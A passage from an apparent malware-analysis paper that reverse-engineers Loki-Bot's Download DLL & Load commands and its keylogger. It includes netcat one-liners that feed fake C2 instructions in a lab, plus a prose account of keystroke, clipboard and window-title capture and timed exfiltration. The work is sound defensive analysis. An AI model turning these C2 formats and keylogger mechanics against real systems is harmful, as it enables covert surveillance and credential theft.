00\x00\x1E\x00\x00\x00http://www.google.com/test.dll" |sudo nc -l -p 80; sleep 1; done
```



Figure 241: C2 instruction for Download & Load DLL #1 (\x01) matches switch statement

Since the C2 instruction to Download DLL & Load #1 is "\x01," the jump at 0x4131A6 is made (Figure 241) and execution is routed to 0x413243.

Right off the bat, I am going to let you know that the Download DLL & Load capability for Loki-Bot is broken or at least unfinished. Similar to the Download EXE & Execute instruction, Download DLL & Load instruction first converts the DLL URL to Unicode. Then, unlike Download EXE & Execute, a CALL to a function labeled isStringInStringJMP is called at 0x41325A (Figure 242). This is where things go wrong.



Figure 242: String comparison. Likely meant to check extension of file being downloaded

First, the isStringInStringJMP function works almost like a String.split() function (Microsoft, String.Split Method, 2017) where the string specified in Arg1 will be searched for the existence of the string specified in Arg2. Should the string exist, the starting address where the string was first found will be returned. In this instance, if we right click on Arg1 and select "Follow in Dump," we see that this references the URL that we specified in the C2 Instruction: "http://www.google.com/test.dll" (Figure 243).



Figure 243: Buffer containing URL specified within the C2 instruction

If we do the same with Arg2, we see that it references the ASCII character "." or 0x2E (Figure 244).



Figure 244: Buffer containing the value that isStringInStringJMP will be searching for

Allowing isStringInStringJMP to execute, a pointer to the string ".google.com/test.dll" is returned (Figure 245).



Figure 245: Result of isStringInStringJMP function.

As expected, isStringInStringJMP searched the string "http://www.google.com/test.dll" for the presence of "." and, when it was found, its address was returned. This essentially chops off "http://www".

This is not a huge deal until we allow execution to hit the CALL to downloadAndLaunchProcess at 0x413230. If you recall, this is the same exact function that Download EXE & Execute used to, well, download and execute an executable. Since that worked with no issues, compare the values that were passed to both (Table 22):

EXE		DLL	
Args	**Value**	**Args**	**Value**
Arg1	http://www.google.com/test.exe	Arg1	http://www.google.com/test.dll
Arg2	0	Arg2	0
Arg3	0	Arg3	0
Arg4	".exe"	Arg4	".google.com/test.dll"
Arg5	1A	Arg5	1A
Arg6	0	Arg6	1
Arg7	0	Arg7	0

Table 22: Comparison between Download EXE and Download DLL arguments passed to downloadAndLaunchProcess function

The glaringly obvious argument that appears to be off is Arg4. In the EXE example that we know works, the value passed as Arg4 ".exe" was appended to a string of seven random characters which was then used as the destination filename for the executable to be downloaded.

When attempting to download the DLL, however, the string ".google.com/test.dll" will be appended to the seven character random string, which will then be used as the destination filename when making the CALL to urlmon.URLDownloadToFileW at 0x4064DD (Microsoft, URLDownloadToFile function, 2017). When executed, URLDownloadToFileW will attempt to save the downloaded file to the following path and filename, which ultimately fails:

"C:\Users\REM\AppData\Roaming\yh2xeJa.google.com/test.dll"

To see exactly what went wrong, lets reload Loki-Bot and run execution until it hits the isStringInStringJMP function at 0x41325A (Figure 246).



Figure 246: Revisit isStringInStringJMP logic again

Now that we are back at the point where things went horribly wrong, let's take a look at why. We know that downloadAndLaunchProcess expects its Arg4 to be a file extension (ex ".dll") and that the result of the CALL to isStringInStringJMP ends up

defining Arg4. Looking at the CALL to isStringInStringJMP, lets right click again on the value specified as Arg2 (0x41999C) and "Follow in Dump".



Figure 247: Search string buffer

As we have already covered, this address points to the character "." (0x2E) but shift to the right by 4-bytes and you will see the Unicode string ".dll" (Figure 247). What if the malware author accidentally referenced the wrong string to search for within the URL when making the CALL to isStringInStringJMP?

To test this, let's update the value within Arg2 of isStringInStringJMP to point to the beginning of the ".dll" Unicode string. You can do this by simply double clicking on the Arg2 value on the stack (0x41999C) and changing the hexadecimal value to 0x4199A0 (Figure 248).



Figure 248: Manually modify search string to point to next index (".dll")

Allowing execution to then continue to the downloadAndLaunchProcess, we now see that the arguments being passed to this function appear to be proper (Figure 249 & Table 23).



Figure 249: New downloadAndLaunchProcess arguments

DLL	
Args	**Value**
Arg1	http://www.google.com/test.dll
Arg2	0
Arg3	0
Arg4	".dll"
Arg5	1A
Arg6	1
Arg7	0

Table 23: New downloadAndLaunchProcess arguments:

Inside downloadAndLaunchProcess, if you allow execution to run until the CALL to urlmon.URLDownloadToFileW is made, you will see that the destination path and filename appears to be a bit more normal (Microsoft, URLDownloadToFile function, 2017) (Figure 250).



Figure 250: Destination file specified as Arg3 for urlmon.URLDownloadToFileW now appears normal

As we did in the EXE example, before we allow URLDownloadToFileW, we will need to kill the C2 command while-loop and start inetsim back up. You will also need to make sure to configure inetsim to serve up DLLs by adding the following line to your inetsim.conf (Kevin, 2013):

http_fakefile dll vaultcli.dll application/x-msdownload

Replace the value “vaultcli.dll” with the name of whatever DLL you wish to use. Then, place a copy of the DLL into inetsim’s fake file data directory. In my instance, this is:

/var/lib/inetsim/http/fakefiles/

With inetsim running and now configured to serve up DLLs, allow URLDownloadToFileW to execute. If it executes successfully, you will find that your DLL has been successfully downloaded and saved to the %APPDATA% directory as <7-random-characters>.dll.



Figure 251: Manual verification that the DLL was successfully downloaded

Even though the change that we made resulted in the successful download of the DLL file, the destination filename still does not appear to be exactly right, as there are some trailing characters from uninitialized data that snuck their way in due to improper string termination (Figure 251).



Figure 252: CALL to Kernel32.LoadLibrary with the downloaded DLL as its argument

Regardless of the funky characters at the end of the filename, the DLL will still be successfully loaded into Loki-Bot. Once the DLL has been downloaded, the value passed as Arg6 to downloadAndLaunchProcess is inspected. If this value is 0, as was the case when Loki-Bot was downloading and executing an executable, the function launchProcess is called. In this instance, however, Arg6 is set to 1, which results in the function LoadLibraryJMP being called with the path of the newly downloaded DLL specified as its argument (Microsoft, LoadLibrary function, 2017) (Figure 252).



Figure 253: Address for loaded DLL returned to EAX by Kernel32.LoadLibrary

After LoadLibraryJMP has been executed, we see that the address where the DLL can now be found within memory is returned to the EAX register (Figure 253). At this point, you would expect Loki-Bot to begin to execute functions within the newly imported DLL, but this is not the case. Loki-Bot does not even save the DLL's address in memory to a variable for later use; rather, it simply exits the downloadAndLaunchProcess function and moves on to the next C2 command, if one exists.

Given everything that we just covered about the Download DLL & Load C2 command, I suspect that the malware author is still developing this functionality and that we should expect proper implementation in Loki-Bot revisions to come.

4.5.2.11 Execute C2 Instruction – Download DLL & Load #2

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

```
while true; do echo –e
"\r\n\r\n\x36\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x00\
```

x00\x00\x1E\x00\x00\x00http://www.google.com/test.dll" |sudo nc –l –p 80; sleep 1; done

Let's not get too excited here. Unfortunately, this is not a second method for loading DLLs that actually works. Nope. Rather, it is an exact copy of the functionality that I just detailed in the previous section. As we have seen with this sample, the malware author has probably implemented this function as a placeholder for future functionality that is currently under development.

4.5.2.12 Execute C2 Instruction – Start Keylogger

To simulate this payload, you will want to run the following command on your REMNux Linux workstation and reload Loki-Bot within OllyDBG:

while true; do echo –e "\r\n\r\n\x1A\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x0035" |sudo nc –l –p 80; sleep 1; done

In this section, I will only detail the specifics of the initiateKeylogger function that support my assessment that this is – in fact – a keylogger. Deep diving into every aspect of this function could, in and of itself, be its own GREM Gold paper and, unfortunately, we simply do not have the time or attention span for that.



Figure 254: C2 instruction for Initiate Keylogger (\x09) matches switch statement

Since the C2 instruction to Start Keylogger is "\x09," the jump at 0x4131B5 is NOT taken (Figure 254) and execution continues to the next instruction. At 0x4131BC, we see the argument provided in the C2 payload is converted from a string ("35") to an integer (0x23) and then passed to a function labeled initiateKeylogger at 0x4131C2. This

function primarily consists of the execution of two threads: the first being a thread that monitors for the existence of keylogger data and exfiltrates said data if it is present and the second being the thread that actually performs the keylogger-related keystroke capture. Let's look at each.



Figure 255: Keylogger data send interval specified in C2 instruction saved to 0x4A0D30

Before the first thread is executed, the C2 command argument that we received from the C2 server ("35" → 0x23), which was then passed to initiateKeylogger as Arg1, can be seen in Figure 255 being stored within 0x4A0D30. The significance of this value will be seen shortly.



Figure 256: Creation of thread that monitors for keylogger data to send back to the C2 server

Next is a CALL to Kernel32.CreateThread where the start address defined for the thread is that of the function labeled keyloggerMonitor (Microsoft, CreateThread function , 2017)(Figure 256).

4.5.2.12.1 Thread #1 – Keylogger Monitor

Inside the keyloggerMonitor function, we see a pretty simple loop (Figure 257). A function labeled sendKeyloggerDataIfKDBPresent is called, the value within 0x4A0D30 is then multiplied by 0x3E8 (1000 decimal) and the result is then passed to dashUPassedJMP, which we know from our previous analysis that this function just

executes a Sleep command. Given this information, we can now make the correlation that the C2 command argument for the Start Keylogger command represents the timing delay interval for the sendKeyloggerDataIfKDBPresent loop. Since the C2 command argument that I provided Loki-Bot was "35," this means that every 35 seconds (or 35000ms) Loki-Bot will execute the sendKeyloggerDataIfKDBPresent function.



Figure 257: keyloggerMonitor function logic

In order to begin explaining what sendKeyloggerDataIfKDBPresent does, I first need to explain the second thread that is being created within the initiateKeylogger function.

4.5.2.12.2 Thread #2 – Keylogger: SetWindowsHook



Figure 258: Creation of thread that monitors for keystroke events and stores associated data to a file

The second thread being spawned has a start address of the startKeylogger function (Figure 258). Inside startKeylogger, we see some CALLs to functions that are pretty typical for that of a keylogger.



Figure 259: Setting keyboard hook

First, in Figure 259, we see a CALL to Kernel32.SetWindowsHookEx that "installs an application-defined hook procedure into a hook chain". The type of hook specified in this CALL is WH_KEYBOARD_LL, which "monitors low-level keyboard input events". The second argument of this function call, HookProc, is the address of the function (executeOnKeyPress at 0x412B00) that should be executed when a low-level keyboard input event is detected (Microsoft, SetWindowsHookEx function, 2017). This is a critical function that we will inspect in a minute.



Figure 260: Standard Message Loop used in intercepting events

Second, in Figure 260, we see a Message Loop (theForger, 2017) where three USER32.dll functions are continuously executed: GetMessage, TranslateMessage, and DispatchMessage. Since Loki-Bot just used SetWindowsHookEx to gain access to the keyboard's keystrokes (messages), the GetMessage function is used to obtain a copy of the current keystroke queue (Grebennikov, 2011). TranslateMessage is then needed to translate the keyboard messages, which arrive in the queue as virtual key codes, into

WM_CHAR messages (guestgulkan, 2009). Finally, DispatchMessage redirects the translated message to the function that processes the messages (Grebennikov, 2011).

4.5.2.12.3 Thread #2 – Keylogger: Hook Function

Now, with the startKeylogger thread running, all keystrokes that the user types on their keyboard will be intercepted by Loki-Bot and passed over to the executeOnKeyPress function for processing. This function is essentially one big ugly switch case that ultimately ends up making a CALL to a function labeled getWindowKeyboardClipboardData.

4.5.2.12.4 Thread #2 – Keylogger: Save Window Text to KDB

This is where the fun stuff happens. After some checks for keyboard layout, key state, etc., we finally come to a function labeled getWindowText (Figure 261). This function obtains a handle to the current window in the foreground (Microsoft, GetForegroundWindow function, 2017) and then uses that handle to retrieve the text of the specified window's title bar (Microsoft, GetWindowText function, 2017).



Figure 261: Get text for window that was on top when key was pressed

A string formatting function then prepends the string "Window:" to the title bar text and this newly combined string is then passed to a function labeled createKDBFile (not the one seen in Figure 261).

We will dig into what the createKDBFile function does in just a minute. For now, I am going to move on to the next function CALL being made within getWindowKeyboardClipboardData (Figure 262).

4.5.2.12.5 Thread #2 – Keylogger: Save Clipboard Data to KDB



Figure 262: Get data that was within the Windows clipboard when key was pressed

As the name implies, getClipboardData grabs whatever data is currently stored within the user's clipboard by first by opening the user's clipboard, via USER32.OpenClipboard (Microsoft, OpenClipboard function, 2017), and then obtaining its contents, via USER32.GetClipboardData (Microsoft, GetClipboardData function, 2017).

As long as the clipboard is not either empty or greater-or-equal-to 1000 bytes, a string formatting function prepends the clipboard data with the string "CB: " and this new string is then passed to the createKDBFile function (also, not the one depicted in Figure 261/262).

4.5.2.12.6 Thread #2 – Keylogger: Save Keystrokes to KDB



Figure 263: Create/Update KDB file with data collected (Key pressed, window text, & clipboard data)

After getWindowText and getClipboardData have been called, we see one last CALL to the createKDBFile function (Figure 263). This time, it is the value of whatever is stored within the address specified within the EAX register.

If you reference the Memory Dump pane in Figure 263, you will see that the value stored within this address is the ASCII character "n" (0x6E), which is the key that I pressed to trigger the executeOnKeyPress function.

Now that we know the foreground window title bar, clipboard, and keystroke data are all passed into this function labeled createKDBFile, let's take a look at what this function is doing.

4.5.2.12.7 Thread #2 – Keylogger: KDB File



Figure 264: createKDBFile logic and arguments

This is it. This is the entire createKDBFile function (Figure 264). Because we have already called this function twice, the KDB file has already been created and its path and filename have been stored within 0x4A0D38.

You should notice that this KDB file shares the same path and filename as our HDB and EXE files but with a ".kdb" extension. As a reminder, this path and filename were derived from the Mutex that was detailed in the "Generate Mutex" section.

If we allow the createKDBFile function to fully execute, we can now validate its presence and inspect its contents (Figure 265/266).



Figure 265: Manual verification of KDB file creation

